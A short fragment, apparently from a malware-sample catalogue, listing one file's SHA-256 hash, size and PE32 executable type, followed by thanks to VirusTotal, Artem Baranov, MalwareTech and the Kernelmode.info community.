4458cd9136441ab8a94ec0985e65aa88548c6c16b0ac981947ffc925f0a41ced	8.5 KB	PE32 (exe)

Thanks goes to

Virustotal team (www.virustotal.com)
Artem Baranov (artemonsecurity.com)
TM (www.malwaretech.com)
Kernelmode.info community (www.kernelmode.info)